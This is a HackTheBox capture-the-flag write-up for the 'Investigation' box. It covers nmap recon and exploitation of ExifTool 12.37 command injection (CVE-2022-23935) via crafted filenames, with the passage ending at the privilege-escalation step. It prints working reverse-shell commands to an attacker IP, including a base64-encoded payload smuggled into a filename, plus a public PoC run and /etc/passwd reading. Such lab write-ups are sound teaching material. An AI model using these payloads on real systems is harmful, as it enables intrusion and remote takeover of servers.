HackTheBox Writeup - Investigation

#hackthebox #nmap #linux #forensics #CVE-2022-23935 #exiftool #pwncat #php #command-injection #event-logs #linpeas #python-uploadserver #extract-msg #decompile-explorer #chainsaw #ghidra #sudo

Investigation is a Linux box rated as medium difficulty, which features a web application that provides a service for digital forensic analysis of image files. The server utilizes the ExifTool utility to analyze the image, however, the version being used has a command injection vulnerability that can be exploited to gain an initial foothold on the box as the user `www-data`. By analyzing logs found in a Windows Event logs file, it is possible to escalate privileges to the user `smorton`. To achieve the final goal of gaining root access, the user must reverse engineer a binary that can be run by the user `smorton` with sudo access and then exploit it to elevate privileges to root.

Recon

Nmap


```
# Nmap 7.93 scan initiated Sat Apr 22 05:04:27 2023 as: nmap -sVC -p- -T4 -Pn -vv -oA investigation 10.10.11.197
Nmap scan report for 10.10.11.197
Host is up, received user-set (0.093s latency).
Scanned at 2023-04-22 05:04:28 EDT for 64s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 2f1e6306aa6ebbcc0d19d4152674c6d9 (RSA)
| ssh-rsa ...
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41
|_http-title: Did not follow redirect to http://eforenzics.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```

```
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host: eforenzics.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Add to hosts

```
echo '10.10.11.197 eforenzics.htb' >> /etc/hosts
```

80 - eForenzics - Premier Digital Forensics



eForenzics - Premier Digit
Not secure | eforenzics.htb/index.html#about
eForenzics
About
Pric
Wappalyzer
TECHNOLOGIES
MORE INFO
Export

Web servers

Apache HTTP Server 2.4.41

Operating systems

Ubuntu

JavaScript libraries

jQuery 3.4.1

UI frameworks

Bootstrap

Something wrong or missing?

Generate sales leads

Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.

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Digital Forensic Services

eForenzics provides high quality digital investigations. Everything from reverse engineering to procedural analysis

User Flag

Image Forensics Service

> `/service.html`

After uploading an image file, it will return an **exiftool** result





Image Forensics

Upload an image file and we will provide a detailed forensic analysis.
At this time we can only process jpg images.



20220625obdarkschoolboyfitwtiev220480832png has been uploaded. The analysis report can be viewed here


Please save this report as it will only be available for the next five minutes

> http://eforenzics.htb/analysed_images/20220625obdarkschoolboyfitwtiev220480832png.txt

```
ExifTool Version Number         : 12.37
File Name                       : 2022_06_25_ob---dark-schoolboy-fit-w--tie-v2-20480832.png
```

```
Directory                       : .
File Size                       : 1048 bytes
File Modification Date/Time     : 2023:04:22 09:13:02+00:00
File Access Date/Time           : 2023:04:22 09:13:02+00:00
File Inode Change Date/Time     : 2023:04:22 09:13:02+00:00
File Permissions                : -rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 64
Image Height                    : 64
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
SRGB Rendering                  : Perceptual
Image Size                      : 64x64
Megapixels                      : 0.004
```

Exploit Exiftool 12.37 (CVE-2022-23935)



約有 73 項結果 (搜尋時間：0.26 秒)

github.com
https://gist.github.com › ert-plus · 翻譯這個網頁

Command Injection in Exiftool before 12.38 - GitHub Gist

Exiftool versions < 12.38 are vulnerable to Command Injection through a crafted filename. If the filename passed to exiftool ends with a pipe character ...

https://github.com › CVE-2022-23935 · 翻譯這個網頁

0xFTW/CVE-2022-23935 - GitHub

CVE-2022-23935 exploit PoC exiftool version 12.37 written in python - GitHub - 0xFTW/CVE-2022-23935: CVE-2022-23935 exploit PoC exiftool version 12.37 ...

cybersecurity-help.cz
https://www.cybersecurity-help.cz › vdb · 翻譯這個網頁

Vulnerabilities in ExifTool 12.37 - CyberSecurity Help

2022年2月20日 — List of known vulnerabilities in ExifTool in version 12.37. ... With exploit. With patch ... Path traversal in ExifTool20 Feb, 2022

vk9-sec.com
https://vk9-sec.com › Blog · 翻譯這個網頁

ExifTool 12.23 - Arbitrary Code Execution - CVE-2021-22204

2022年8月26日 — ExifTool could allow a local attacker to execute arbitrary code on the system, caused by improper neutralization of user data in the DjVu ...

convisoappsec.com
https://blog.convisoappsec.com › a-case... · 翻譯這個網頁

A case study on: CVE-2021-22204 - Exiftool RCE

Using Automated POC script


There's already a neat POC

- https://github.com/0xFTW/CVE-2022-23935

```
┌──(root㉿kali)-[~/investigation/CVE-2022-23935]
└─# ./CVE-2022-23935.py 10.10.14.45 1111
[+] Connected!!!!

   _____ __      __ ______      ___    ___  ___   ___        ___   ____    ___  ____   _____
  / ____|\ \    / /|  ____|    |__ \  / _ \|__ \ |__ \      |__ \ |___ \  / _ \|___ \ | ____|
 | |      \ \  / / | |__  ______  ) || | | |  ) |   ) |______  ) |  __) || (_) | __) || |__
 | |       \ \/ /  |  __||______|/ / | | | | / /   / /|______|/ /  |__ <  \__, ||__ < |___ \
 | |____    \  /   | |____      / /_ | |_| |/ /_  / /_       / /_  ___) |   / / ___) | ___) |
  \_____|    \/    |______|    |____| \___/|____||____|     |____||____/   /_/ |____/ |____/

                                            by 0xFTW

[+] Trying to bind to :: on port 1111: Done
[+] Waiting for connections on :::1111: Got connection from ::ffff:10.10.11.197 on port 33588
[*] Switching to interactive mode
bash: cannot set terminal process group (962): Inappropriate ioctl for device
bash: no job control in this shell
www-data@investigation:~/uploads/1682155243$ $ cd ~
cd ~
www-data@investigation:~$ $ ls
ls
html
uploads
www-data@investigation:~$ $
```

Manually

https://gist.github.com/ert-plus/1414276e4cb5d56dd431c2f0429e4429



Overview

Exiftool versions < 12.38 are vulnerable to Command Injection through a crafted filename. If the filename passed to exiftool ends with a pipe character `|` and exists on the filesystem, then the file will be treated as a pipe and executed as an OS command.

Proof of Concept

```
$ ls pwn
ls: cannot access 'pwn': No such file or directory
$ touch 'touch pwn |'
$ ./exiftool 'touch pwn |'
ExifTool Version Number         : 12.37
File Name                       : touch pwn |
Directory                       : .
File Size                       : 0 bytes
File Modification Date/Time     : 2022:01:18 18:40:18-06:00
File Access Date/Time           : 2022:01:18 18:40:18-06:00
File Inode Change Date/Time     : 2022:01:18 18:40:18-06:00
File Permissions                : prw-------
Error                           : File is empty
$ ls pwn
pwn
```

Upload the crafted image

```
┌──(root㉿kali)-[/home/kali]
└─# cp 756-536x354.jpg 'ping 10.10.14.45 -c 1 |'
```

It's working

```
┌──(root㉿kali)-[~/investigation]
└─# tcpdump -i tun0 'icmp && dst 10.10.14.45'
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
05:40:36.115685 IP eforenzics.htb > 10.10.14.45: ICMP echo request, id 3, seq 1, length 64
05:40:36.115705 IP 10.10.14.45 > eforenzics.htb: ICMP echo reply, id 3, seq 1, length 64
05:40:36.115684 IP eforenzics.htb > 10.10.14.45: ICMP echo request, id 3, seq 1, length 64
```

Try reverse shell

```
┌──(root㉿kali)-[/home/kali]
└─# cp dummy.jpg '/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.45/1111 0>&1"'
cp: cannot create regular file '/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.45/1111 0>&1"': No such file or directory
```


- File name can't contain `/`

Cant host the reverse shell then do `curl 10.10.14.45/rev.sh|bash` either

Could use burp repeater to edit the file name or,

Use base64

```
┌──(root㉿kali)-[/home/kali]
└─# echo '/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.45/1111 0>&1"' | base64 -w0
L2Jpbi9iYXNoIC1jICIvYmluL2Jhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNDUvMTExMSAwPiYxIgo=

┌──(root㉿kali)-[/home/kali]
└─# cp dummy.png 'echo L2Jpbi9iYXNoIC1jICIvYmluL2Jhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNDUvMTExMSAwPiYxIgo= | base64 -d | bash |'
```



echo L2Jpbi9i...se64 -d | bash |

Got shell

```
┌──(root㉿kali)-[~/investigation/www]
└─# pwncat-cs -lp 1111 -m linux
[05:49:32] Welcome to pwncat 🐈!
__main__.py:164[05:53:07] received connection from 10.10.11.197:51800
bind.py:84[05:53:10] 10.10.11.197:51800: registered new host w/ db
manager.py:957(local) pwncat$
(remote) www-data@investigation:/var/www/uploads/1682157203$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Investigate and get windows event log file


get users

```
(remote) www-data@investigation:/$ cat /etc/passwd|grep sh$
root:x:0:0:root:/root:/bin/bash
smorton:x:1000:1000:eForenzics:/home/smorton:/bin/bash
```

Run linpeas

